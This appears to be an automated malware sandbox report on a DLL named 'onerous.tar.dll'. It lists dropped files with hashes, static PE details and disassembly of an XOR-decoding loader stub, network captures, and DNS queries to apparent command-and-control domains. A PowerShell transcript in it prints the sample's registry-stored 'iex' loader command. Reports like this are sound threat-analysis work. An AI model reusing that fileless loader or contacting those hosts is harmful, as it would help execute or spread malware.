SSDEEP:	192:kBqoxKAuqR+uoCLYpl23DlDNwl23DlDNrl23DlDNs:kBqoxKAuqR+uoCLYpw35qw35Vw35W
MD5:	A8F2EDC39A71827BE0EBE0795F23702B
SHA1:	5CA5DDA74C4A1FA538C7E54A0EB745379DF3FA48
SHA-256:	E63BCE665483F60D0B6135DFA320890A758390B6D3ACF556563187FF1CA23455
SHA-512:	22EC5CE2106255FAEDD494C61001762E6ACC217E6500F474F62FB0362BFE736B9031722DF1DE4677363870322B14FED15A06892EB1CAB88CFD86AA05A8603ADD
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF88E050867DE26AD2.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DF88E050867DE26AD2.TMP

Size (bytes):	40153
Entropy (8bit):	0.6723538040068409
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+iEOnUVtj58MxzYJJtj58MxzYJatj58MxzYJP:kBqoxKAuqR+iEOnUVtdYJJtdYJatdYJP
MD5:	D072772A8EE6BB1D1F40D9F5810CFF5B
SHA1:	D59BFDF035410E69B594CE06D30CCA46732FA6CD
SHA-256:	3F8E3C2F24061C4B5041DE82829E4B1ECABC0338722626233D521A0CE1FA869D
SHA-512:	7C40C58BE6065EB2C39DBB0F7AB6EDF1A6079EDCA96483DB2E64702AD2CAC9AC23769DE290253614EE36BCB5771D3528D94F0AA78DF3AD1512AFB240BD22136
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF9DD6CD76C3034B75.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4099601119234265
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo5F9lob9lW8pxh2:kBqoIci8pxh2
MD5:	E5745EA6BA7E4FCBEBAC1A667C4DF152
SHA1:	BC748E222B6BE84EC4F67D6E787E50FBAAFA5E84
SHA-256:	F9BBCDB0B367EBB17FF40AFBDD2B55D72775108F9B6E38181AD312A88991CF5D
SHA-512:	F4FA6F5A6659E38761731163C2917BF3B1F06D121EE5E324678C11C8D023DB0FD1DE62932858C3C091BF801A550C28BFB410EDA70769BBD3BFE6663E9D022C8
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF9E03A6049D0A4DEF.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6229294369515466
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo6F9loW9lWuAWPLmqptFeifFj:kBqoIBHuAMKqptFeifFj
MD5:	A36E3BD3176E8121DAF8BB5140F5CD5B
SHA1:	D9C2E1221385DFF800CF7AC01C92B6035A39C0A8
SHA-256:	5A5217CFCB402B08114E5626D8907C6E824B70AF52052D039DA21FEC0E7F88F7
SHA-512:	DBB2AED59AF662AE1B7806F0C42F3ECC1AA7CC34488C405E957FD4516D9BCF24EECBA097A60EDF93FF6D72AB46AF9E969E92797E1D9BBCEA7A1B678064022E6A
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFAC17D42899691A13.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40097
Entropy (8bit):	0.6605854536521297
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+iEOnURYf9isbM8Yf9isbMTYf9isbM8:kBqoxKAuqR+iEOnURYfNbdYfNbiYfNbP
MD5:	AC5213F1863C119F6DC3196DBCE0DCA1
SHA1:	2D2271EFA95BB84F2D563E7FEBFC833838DA7B5A
SHA-256:	781CE28AABCE64773A6A515B04402D7C45EF6F4848CC9609F05B630728654E0E
SHA-512:	A90B9854AD45A914A59A186F9E5F14C83564AA1D97BB293F4BE3112FD7632DD8BC9158F578775FFCEC5F1A7C603DB83AFD1BCACF720D81B2BA4DB67315E1369
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFAC17D42899691A13.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFCE3757A75A0E50D1.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40081
Entropy (8bit):	0.6597380718430703
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+j9PGN4quk6qioquk6qiXquk6qiQ:kBqoxKAuqR+j9PGN4qSq9qSqqqSqH
MD5:	04821721DBA30A21E2778D6D8165C437
SHA1:	F18DE01A4E972ABB977A9108572EBB8BBE6E6BBB
SHA-256:	5AC06ED84B93E8CA9B61369AC493D891C7CA33133B6672B2C3892E8259E5E9C8
SHA-512:	72760C16AFBF3393CBA3D2AAB46CE3D8A2DB2A060B4F5AA5013F2D4AFFED53AA150C36E681B934D0E49AEA123DA61538871D997E3F23872C3C190740042BE0C
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20201124\PowerShell_transcript.065367.Gk+Yclh6.20201124212019.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.31795925551072
Encrypted:	false
SSDEEP:	24:BxSAnLxvBn9zx2DOXUWOLCHGIYBtLWfHjeTKKjX4CIym1ZJX/JPOLCHGIYBtcane:BZFvhJoORF/fqDYB1ZDpFyZZa
MD5:	5C19B735B25E4683C49EC53AF83C7ACA
SHA1:	05EF721AC886A6BDC1F239F8D80C419B5F09ECAC
SHA-256:	172C5E835C804347540CC631E478CF6F6BD8F9A5050332C68D897F73D9A00DA1
SHA-512:	429A69B611E2933CF12DC93468E6BDEA393AB75C6B6B9BA40213BEF539BE25E45233462A76F33804161691939E19E046FFB116208D1502EE6801395D5AC9913E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201124212019..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 5556..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201124212019..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.655383585962167
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00%
File name:	onerous.tar.dll
File size:	48128
MD5:	79d81979dbbd1c8ceb04cc80a903ecd1
SHA1:	f40959018e132fb1430f77a26903af222244676c
SHA256:	5dd2f21b81330a342fe1bb9a17a8fde423928e266d4842887f8b41e5d7c2fbd6
SHA512:	aeede9ecc3cbfef29ad5a1d3d4b66c245ec48e5c7407f81c7997049ce64009d80f7a97b17b8540ac247211478473ed5f1716e555e91eb64bdc94f632e90d15ec

General

SSDEEP:	768:/JZ7EqWjTpGrg7iSh8NHj4DqVSoqngTeHzD5CHDFuGUJtB:xZ7Eq+T087E4DqVZqngOww7t
File Content Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....o._.....!...I..... ....@.....j.....@.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401000
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x5FB76FB9 [Fri Nov 20 07:26:49 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	1
OS Version Minor:	0
File Version Major:	1
File Version Minor:	0
Subsystem Version Major:	1
Subsystem Version Minor:	0
Import Hash:	67fdc237b514ec9fab9c4500917eb60f

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F5E4CAC4271h
call 00007F5E4CAC428Fh
leave
jmp eax
mov eax, 00000001h
jmp 00007F5E4CAC427Eh
cmp dword ptr [ebp+0Ch], 02h
jne 00007F5E4CAC4266h
xor eax, eax
jmp 00007F5E4CAC4274h
cmp dword ptr [ebp+0Ch], 03h
jne 00007F5E4CAC4266h
xor eax, eax
jmp 00007F5E4CAC426Ah
cmp dword ptr [ebp+0Ch], 00000000h
jne 00007F5E4CAC4264h
xor eax, eax
leave
retn 000Ch
push ebx
push edi
push esi
mov ebx, C7618E88h
call 00007F5E4CAC4271h

Instruction
add ebx, 04h
call 00007F5E4CAC4277h
pop esi
pop edi
pop ebx
ret
xor eax, eax
dec eax
sub ebx, eax
cmp ebx, 07618E84h
jne 00007F5E4CAC4255h
ret
push 00000040h
push 00003000h
push 0000B440h
push 00000000h
call dword ptr [0040D480h]
push ebx
push 0000B440h
push 00402000h
push eax
call 00007F5E4CAC4266h
ret
push ebp
mov ebp, esp
pushad
mov edi, dword ptr [ebp+08h]
mov esi, dword ptr [ebp+0Ch]
mov ecx, dword ptr [ebp+10h]
mov edx, dword ptr [ebp+14h]
lodsb
xor al, dl
stosb
ror edx, 08h
loop 00007F5E4CAC4259h
popad
leave
retn 0010h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd440	0x58	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa3	0x200	False	0.318359375	data	2.32927408159	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2000	0xb498	0xb600	False	0.879035027473	data	7.7142875486	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xe000	0xc	0x200	False	0.048828125	data	0.118369631259	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.DLL	VirtualAlloc

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 21:19:17.779686928 CET	49732	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:17.779814959 CET	49733	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:18.051623106 CET	80	49732	47.241.19.44	192.168.2.3
Nov 24, 2020 21:19:18.051764011 CET	49732	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:18.053018093 CET	49732	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:18.056646109 CET	80	49733	47.241.19.44	192.168.2.3
Nov 24, 2020 21:19:18.056849003 CET	49733	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:18.368787050 CET	80	49732	47.241.19.44	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 21:19:19.034208059 CET	80	49732	47.241.19.44	192.168.2.3
Nov 24, 2020 21:19:19.041465998 CET	49732	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:19.043437004 CET	49732	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:19:19.316349983 CET	80	49732	47.241.19.44	192.168.2.3
Nov 24, 2020 21:19:20.001231909 CET	49733	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:01.623794079 CET	49750	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:01.624310017 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:01.880029917 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:01.880950928 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:01.881902933 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:01.885428905 CET	80	49750	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:01.885560989 CET	49750	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.179645061 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933356047 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933444023 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933485985 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933535099 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933547020 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.933577061 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933578968 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.933584929 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.933589935 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.933614016 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.933650970 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.933689117 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.972738981 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.972799063 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.972841024 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.972848892 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.972877979 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.972877979 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:02.972883940 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:02.972922087 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189378977 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189466000 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189506054 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189546108 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189591885 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189603090 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189634085 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189640999 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189646006 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189671040 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189696074 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189708948 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189733028 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189745903 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189752102 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189783096 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189805984 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189821005 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189831972 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189858913 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.189878941 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.189924955 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.228682041 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228734016 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228764057 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228801012 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228838921 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228854895 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.228878021 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228914022 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228918076 CET	49751	80	192.168.2.3	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 21:20:03.228943110 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.228959084 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.228991032 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.229039907 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.445724964 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.445785046 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.445826054 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.445866108 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.445905924 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.445954084 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.445981979 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.445997953 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446012974 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446018934 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446022987 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446038008 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446054935 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446078062 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446116924 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446137905 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446146965 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446156979 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446190119 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446197987 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446223021 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446237087 CET	80	49751	47.241.19.44	192.168.2.3
Nov 24, 2020 21:20:03.446258068 CET	49751	80	192.168.2.3	47.241.19.44
Nov 24, 2020 21:20:03.446285963 CET	80	49751	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 21:18:57.247888088 CET	63492	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:18:57.283297062 CET	53	63492	8.8.8.8	192.168.2.3
Nov 24, 2020 21:18:58.370898962 CET	60831	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:18:58.406500101 CET	53	60831	8.8.8.8	192.168.2.3
Nov 24, 2020 21:18:59.613343954 CET	60100	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:18:59.649346113 CET	53	60100	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:00.950651884 CET	53195	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:00.977987051 CET	53	53195	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:02.430480003 CET	50141	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:02.457798958 CET	53	50141	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:03.536190987 CET	53023	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:03.563496113 CET	53	53023	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:04.573903084 CET	49563	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:04.600985050 CET	53	49563	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:05.307780981 CET	51352	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:05.343734026 CET	53	51352	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:06.375205040 CET	59349	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:06.411031008 CET	53	59349	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:07.416126013 CET	57084	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:07.443293095 CET	53	57084	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:08.476389885 CET	58823	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:08.503844976 CET	53	58823	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:10.887249947 CET	57568	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:10.914577007 CET	53	57568	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:11.981955051 CET	50540	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:12.018049955 CET	53	50540	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:14.438371897 CET	54366	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:14.465728045 CET	53	54366	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:15.324086905 CET	53034	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:15.370722055 CET	53	53034	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:17.721226931 CET	57762	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:17.724993944 CET	55435	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 21:19:17.759165049 CET	53	57762	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:17.760394096 CET	53	55435	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:23.278008938 CET	50713	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:23.305476904 CET	53	50713	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:29.867939949 CET	56132	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:29.907479048 CET	53	56132	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:36.579261065 CET	58987	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:36.623406887 CET	53	58987	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:45.307039976 CET	56579	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:45.345153093 CET	53	56579	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:46.300085068 CET	56579	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:46.327358961 CET	53	56579	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:46.823534012 CET	60633	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:46.862984896 CET	53	60633	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:47.317177057 CET	56579	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:47.344445944 CET	53	56579	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:49.214868069 CET	61292	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:49.242223024 CET	53	61292	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:50.083645105 CET	56579	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:50.111068964 CET	53	56579	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:53.453824997 CET	63619	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:53.490825891 CET	53	63619	8.8.8.8	192.168.2.3
Nov 24, 2020 21:19:54.098855019 CET	56579	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:19:54.134315968 CET	53	56579	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:00.613964081 CET	64938	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:00.653554916 CET	53	64938	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:01.575886011 CET	61946	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:01.611551046 CET	53	61946	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:06.169200897 CET	64910	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:06.205080986 CET	53	64910	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:27.066874981 CET	52123	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:27.093872070 CET	53	52123	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:27.429882050 CET	56130	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:27.470750093 CET	53	56130	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:47.239192009 CET	56338	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:47.274983883 CET	53	56338	8.8.8.8	192.168.2.3
Nov 24, 2020 21:20:47.974076986 CET	59420	53	192.168.2.3	8.8.8.8
Nov 24, 2020 21:20:48.001683950 CET	53	59420	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 24, 2020 21:19:17.724993944 CET	192.168.2.3	8.8.8.8	0xeb32	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 21:20:01.575886011 CET	192.168.2.3	8.8.8.8	0x3607	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 21:20:06.169200897 CET	192.168.2.3	8.8.8.8	0xce1f	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 21:20:47.239192009 CET	192.168.2.3	8.8.8.8	0x2611	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
